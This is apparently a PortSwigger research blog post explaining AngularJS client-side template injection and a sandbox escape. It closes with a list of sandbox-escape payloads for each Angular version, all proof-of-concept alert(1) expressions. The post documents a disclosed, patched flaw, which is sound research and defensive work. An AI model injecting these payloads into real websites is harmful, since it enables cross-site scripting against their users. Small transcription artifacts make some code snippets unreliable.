
XSS without HTML: Client-Side Template Injection with AngularJS

Gareth Heyes | 27 January 2016 at 10:39 UTC

XSS javascript Template Injection angularjs Research sandbox



Abstract

Naive use of the extremely popular JavaScript framework AngularJS is exposing numerous websites to Angular Template Injection. This relatively low profile sibling of server-side template injection can be combined with an Angular sandbox escape to launch cross-site scripting (XSS) attacks on otherwise secure sites. Until now, there has been no publicly known sandbox escape affecting Angular 1.3.1+ and 1.4.0+. This post will summarize the core concepts of Angular Template Injection, then show the development of a fresh sandbox escape affecting all modern Angular versions.

Introduction

AngularJS is an MVC client side framework written by Google. With Angular, the HTML pages you see via view-source or Burp containing 'ng-app' are actually templates, and will be rendered by Angular. This means that if user input is directly embedded into a page, the application may be vulnerable to client-side template injection. This is true even if the user input is HTML-encoded and inside an attribute.

Angular templates can contain expressions - JavaScript-like code snippets inside double curly braces. To see how they work have a look at the following jsfiddle:

http://jsfiddle.net/2zs2yv7o/ »

The text input {{1+1}} is evaluated by Angular, which then displays the output: 2.

This means anyone able to inject double curly braces can execute Angular expressions. Angular expressions can't do much harm on their own, but when combined with a sandbox escape we can execute arbitrary JavaScript and do some serious damage.

The following two snippets show the essence of the vulnerability. The first page dynamically embeds user input, but is not vulnerable to XSS because it uses htmlspecialchars to HTML encode the input:

```
<html>
<body>
<p>
<?php
$q = $_GET['q'];
echo htmlspecialchars($q,ENT_QUOTES);
?>
</p>
</body>
</html>
```

The second page is almost identical, but the Angular import means it can be exploited by injecting an Angular expression, and with a sandbox escape we can get XSS.

```
<html ng-app>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.7/angular.js"></script>
</head>
<body>
<p>
<?php
$q = $_GET['q'];
echo htmlspecialchars($q,ENT_QUOTES);?>
</p>
</body>
</html>
```

Note that you need to have "ng-app" above the expression in the DOM tree. Usually an Angular site will use it in the root HTML or body tag.

In other words, if a page is an Angular template, we're going to have a much easier time XSSing it. There's only one catch - the sandbox. Fortunately, there is a solution.

The sandbox

Angular expressions are sandboxed 'to maintain a proper separation of application responsibilities'. In order to exploit users, we need to break out of the sandbox and execute arbitrary JavaScript.

Let's reuse the fiddle from earlier and place a breakpoint at line 13275 inside angular.js in the sources tab in Chrome. In the watches window, add a new watch expression of "fnString". This will display our transformed output. 1+1 gets transformed to:

```
"use strict";
var fn = function(s, l, a, i) {
    return plus(1, 1);
};
return fn;
```

So the expression is getting parsed and rewritten then executed by Angular. Let's try to get the Function constructor:

http://jsfiddle.net/2zs2yv7o/1/ »

This is where things get a little more interesting, here is the rewritten output:

```
"use strict";
var fn = function(s, l, a, i) {
    var v0, v1, v2, v3, v4 = l && ('constructor' in l),
        v5;
    if (!(v4)) {
        if (s) {
            v3 = s.constructor;
        }
    } else {
        v3 = l.constructor;
    }
    ensureSafeObject(v3, text);
    if (v3 != null) {
        v2 = ensureSafeObject(v3.constructor, text);
    } else {
        v2 = undefined;
    }
    if (v2 != null) {
        ensureSafeFunction(v2, text);
        v5 = 'alert\u00281\u0029';
```

```
        ensureSafeObject(v3, text);
        v1 = ensureSafeObject(v3.constructor(ensureSafeObject('alert\u00281\u0029', text)), text);
    } else {
        v1 = undefined;
    }
    if (v1 != null) {
        ensureSafeFunction(v1, text);
        v0 = ensureSafeObject(v1(), text);
    } else {
        v0 = undefined;
    }
    return v0;
};
return fn;
```

As you can see, Angular goes through each object in turn and checks it using the ensureSafeObject function. The ensureSafeObject function checks if the object is the Function constructor, the window object, a DOM element or the Object constructor. If any of the checks are true it will raise an exception and stop executing the expression. It also prevents access to global variables by making all references for globals look at a object property instead.

Angular also has a couple of other functions that do security checks such as ensureSafeMemberName and ensureSafeFunction. ensureSafeMemberName checks a JavaScript property and makes sure it doesn't match __proto__ etc and ensureSafeFunction checks function calls do not call the Function constructor or call, apply and bind.

Corrupting the sanitizer

The Angular sanitizer is a client side filter written in JavaScript that extends Angular to safely allow HTML bindings using attributes called ng-bind-html that contain a reference you want to filter. It then takes the input and renders it in an invisible DOM tree and applies white list filtering to the elements and attributes.

While I was testing the Angular sanitizer I thought about overwriting native JavaScript functions using Angular expressions. The trouble is Angular expressions do not support function statements or function expressions so you would be unable to overwrite the function with any value. Pondering this for a while I thought about String.fromCharCode. Because the function is called from the String constructor and not via a string literal, the "this" value will be the String constructor. Maybe I could backdoor the fromCharCode function!

How can you backdoor the fromCharCode function without being able to create a function? Easy: re-use an existing function! The problem is how to control the value every time fromCharCode is called. If we use the Array join function we can make the String constructor a fake array. All we need is a length property and a property of 0 for the first index of our fake array, fortunately it already has a length property because its argument length is 1. We just need to give it a 0 property. Here's how to do it:

```
'a'.constructor.fromCharCode=[].join;
'a'.constructor[0]='\u003ciframe onload=alert(/Backdoored/)\u003e';
```

When String.fromCharCode is called you will get the string <iframe onload=alert(/Backdoored/)> every time instead of the desired value. This works perfectly inside the Angular sandbox. Here is a fiddle:

http://jsfiddle.net/2zs2yv7o/2/ »

I continued reviewing the code for the Angular sanitizer but I could not find any calls to String.fromCharcode that would result in a bypass. I had a look for other native functions and found an interesting one: charCodeAt. If I could overwrite this value then it would get injected into an attribute without any filtering. However there is a problem: this time the "this" value will be the string literal and not the string constructor. This means I could not use the same technique to overwrite the function because I would be unable to manipulate the index or the length as this isn't writable for a string literal.

Then I thought about using [].concat; using this function would return the string as is and the argument, concatenated together. The following fiddle calls `'abc'.charCodeAt(0)` so you would expect the output to be '97' (ascii a), but due to the backdoor it instead returns the base string plus the argument.

http://jsfiddle.net/2zs2yv7o/3/ »

This then broke the sanitizer because I could inject evil attributes. The sanitizer code looked like this:

```
if (validAttrs[lkey] === true && (uriAttrs[lkey] !== true || uriValidator(value, isImage))) {
   out(' ');
   out(key);
   out('="');
   out(encodeEntities(value));
   out('"');
}
```

Out would return the filtered output; key refers to the attribute name; and value is the attribute value. Here is the encodeEntities function:

```
function encodeEntities(value) {
  return value.
    replace(/&/g, '&').
    replace(SURROGATE_PAIR_REGEXP, function(value) {
      var hi = value.charCodeAt(0);
      var low = value.charCodeAt(1);
      return '&#' + (((hi - 0xD800) * 0x400) + (low - 0xDC00) + 0x10000) + ';';
    }).
    replace(NON_ALPHANUMERIC_REGEXP, function(value) {
      return '&#' + value.charCodeAt(0) + ';';
    }).
   replace(/&lt;/g, '&lt;').
   replace(/&gt;/g, '&gt;');
}
```

The code in bold is where the injection would happen, so the developer was clearly expecting the charCodeAt function to return an int. You could defensively code and force the value to an int but if an attacker can overwrite native functions, you are probably already owned. That bypassed the sanitizer, and using a similar technique we can break out of the sandbox.

Escaping the sandbox

I looked at the Angular source code looking for String.fromCharCode calls, and found one instance that was pretty interesting. When parsing string literals they use it to output the value. I figured I could backdoor fromCharCode and break out of the parsed string. Here is a fiddle:

http://jsfiddle.net/2zs2yv7o/4/ »

Turns out I could backdoor unicode escapes but not break out of the rewritten code.

I then wondered if the same technique I used previously on the sanitizer would work here with a different native function. I thought that using charAt would successfully parse the code but return completely different output and bypass the sandbox. I tried injecting it and inspecting the rewritten output.

```
{{
    'a'.constructor.prototype.charAt=[].join;
    $eval('x=""')+''
}}
```

http://jsfiddle.net/2zs2yv7o/5/ »

The console had some interesting results, I was getting a JavaScript parse error from the browser and not from Angular. I looked at the rewritten code see below:

```
"use strict";
var fn = function(s, l, a, i) {
    var v5, v6 = l && ('x\u003d\u0022\u0022' in l);
    if (!(v6)) {
        if (s) {
            v5 = s.x = "";
        }
    } else {
        v5 = l.x = "";
    }
```

```
    }
    return v5;
};
fn.assign = function(s, v, l) {
    var v0, v1, v2, v3, v4 = l && ('x\u003d\u0022\u0022' in l);
    v3 = v4 ? l : s;
    if (!(v4)) {
        if (s) {
            v2 = s.x = "";
        }
    } else {
        v2 = l.x = "";
    }
    if (v3 != null) {
        v1 = v;
        ensureSafeObject(v3.x = "", text);
        v0 = v3.x = "" = v1;
    }
    return v0;
};
return fn;
```

The syntax error is in bold above, if the rewritten code was generating a JavaScript syntax error that would mean I can inject my own code in the rewritten output! Next I injected the following code:

```
{{
    'a'.constructor.prototype.charAt=[].join;
    $eval('x=alert(1)')+''
}}
```

The debugger stopped at the first call, I hit resume and then I went to lunch with a big smile on my face because without even checking I knew I'd owned the sandbox and probably pretty much every version. I got back from lunch and hit resume and sure enough I got an alert and broke the sandbox. Here's the fiddle:

http://jsfiddle.net/2zs2yv7o/6/ »

Here is the rewritten code:

```
"use strict";
var fn = function(s, l, a, i) {
    var v5, v6 = l && ('x\u003dalert\u00281\u0029' in l);
    if (!(v6)) {
        if (s) {
            v5 = s.x = alert(1);
        }
    } else {
        v5 = l.x = alert(1);
    }
    return v5;
};
fn.assign = function(s, v, l) {
    var v0, v1, v2, v3, v4 = l && ('x\u003dalert\u00281\u0029' in l);
    v3 = v4 ? l : s;
    if (!(v4)) {
        if (s) {
            v2 = s.x = alert(1);
        }
    } else {
        v2 = l.x = alert(1);
    }
    if (v3 != null) {
        v1 = v;
```

```
        ensureSafeObject(v3.x = alert(1), text);
        v0 = v3.x = alert(1) = v1;
    }
    return v0;
};
return fn;
```

So as you can see the rewritten code contains the alerts. You might notice that this doesn't work on Firefox. Here's a little challenge for you, try and get it to work on both Firefox and Chrome. Select the hidden text below for the solution to the challenge:

To view in depth what goes on when Angular parses the code place a break point on line 14079 of angular.js, press resume once to skip the initial parse and step through the code by constantly clicking step into function in the debugger. Here you will be able to see Angular parse the code incorrectly. It will think x=alert(1) is an identifier on line 12699. The code assumes it's checking a character but in actual fact it's checking a longer string so it passes the test. See below:

```
isIdent= function(ch) {
    return ('a' <= ch && ch <= 'z' ||
            'A' <= ch && ch <= 'Z' ||
            '_' === ch || ch === '$');
  }
isIdent('x9=9a9l9e9r9t9(919)')
```

The string has been generated with our overwritten charAt function and the 9 is the argument passed. Because of the way the code is written it will always pass the test because 'a', 'z' etc is always going to be less than the longer string. Luckily for me on line 12701 the original string is used to make the identifier. Then on line 13247 when the assignment function is created the identifier will be injected into the function string multiple times which injects our alert when called with the Function constructor.

Here's the final payload, tailored to Angular 1.4:

```
{{
'a'.constructor.prototype.charAt=[].join;
eval('x=1} } };alert(1)//');
}}
```

Conclusion

If you're using Angular, you need to either treat curly braces in user input as highly dangerous or avoid server-side reflection of user input entirely. Most other JavaScript frameworks have sidestepped this danger by not supporting expressions in arbitrary locations within HTML documents.

Google are definitely aware of this issue, but we're not sure how well known it is in the wider community, in spite of existing research on the topic. Angular's documentation does advise against dynamically embedding user input in templates, but also misleadingly implies that Angular won't introduce any XSS vulnerabilities into otherwise secure code. This issue isn't even limited to client-side template injection; Angular template injection can (and has) manifest server-side and result in RCE.

I think this issue has only escaped wider attention so far due to the lack of known sandbox escapes for the latest Angular branches. So right now may be a good time to consider a patch management strategy for your JavaScript imports.

This sandbox escape was privately reported to Google on the 25th of September 2015, and patched in version 1.5.0 on January 15th 2016. Given the extended history of AngularJS sandbox bypasses, and Angular's insistence that the sandbox "is not intended to stop attackers", we do not regard updating Angular as a robust solution to expression injection. As such, we've released new Burp Scanner check to detect client-side template injection, and have included below an up to date list of Angular sandbox escapes.

Update...

We've followed up this blog post with examples of sandbox escapes in real world applications.

Update...

Angular as of version 1.6 have removed the sandbox altogether »

List of Sandbox bypasses

1.0.1 - 1.1.5

Mario Heiderich (Cure53)

```
{{constructor.constructor('alert(1)')()}}
```

1.2.0 - 1.2.1

Jan Horn (Google)

```
{{a='constructor';b=
{};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')
()}}
```

1.2.2 - 1.2.5

Gareth Heyes (PortSwigger)

```
{{'a'[{toString:[].join,length:1,0:'__proto__'}].charAt='';valueOf;$eval("x='"+
(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+"'");}}
```

1.2.6 - 1.2.18

Jan Horn (Google)

```
{{(_='').sub).call.call({}
[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'alert(1)')()}}
```

1.2.19 - 1.2.23

Mathias Karlsson

```
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;
["a","alert(1)"].sort(toString.constructor);}}
```

1.2.24 - 1.2.29

Gareth Heyes (PortSwigger)

```
{{'a'.constructor.prototype.charAt='',valueOf;$eval("x='\"+
(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+\"'");}}
```

1.3.0

Gábor Molnár (Google)

```
{{!ready && (ready = true) && (
      !call
      ? $$watchers[0].get(toString.constructor.prototype)
      : (a = apply) &&
        (apply = constructor) &&
        (valueOf = call) &&
        (''+''.toString(
          'F = Function.prototype;' +
          'F.apply = F.a;' +
          'delete F.a;' +
          'delete F.valueOf;' +
          'alert(1);'
        ))
    );}}
```

1.3.1 - 1.3.2

Gareth Heyes (PortSwigger)

```
{{
    {}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
    'a'.constructor.prototype.charAt='';valueOf;
    $eval('x=alert(1)//');
}}
```

1.3.3 - 1.3.18

Gareth Heyes (PortSwigger)

```
{{{}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;

  'a'.constructor.prototype.charAt=[].join;
  $eval('x=alert(1)//');  }}
```

1.3.19

Gareth Heyes (PortSwigger)

```
{{
    'a'[{toString:false,valueOf:[].join,length:1,0:'__proto__'}].charAt=[].join;
    $eval('x=alert(1)//');
}}
```

1.3.20

Gareth Heyes (PortSwigger)

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=alert(1)');}}
```

1.4.0 - 1.4.9

Gareth Heyes (PortSwigger)

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1)//');}}
```

1.5.0 - 1.5.8

Ian Hickey

```
{{x = {'y':''.constructor.prototype}; x['y'].charAt=[].join;$eval('x=alert(
 1

)');}}
```

1.5.9 - 1.5.11

Jan Horn (Google)

```
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;
    c.$apply=$apply;c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
    B=C(b,c,b);$evalAsync("
    astNode=pop();astNode.type='UnaryExpression';
    astNode.operator='(window.X?void0:(window.X=true,alert(1)))+';
    astNode.argument={type:'Identifier',name:'foo'};
    ");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
    $eval('a(b.c)');[].push.apply=a;
}}
```

>=1.6.0

Mario Heiderich (Cure53)

```
{{constructor.constructor('alert(1)')()}}
```

Gareth Heyes

@garethheyes

Latest Posts

So you want to be a web security researcher?

Unearthing Žaľgóṡçri□□p□t□ with visual fuzzing

Your recipe for BApp Store success

The Daily Swig

Web security digest. From the makers of Burp Suite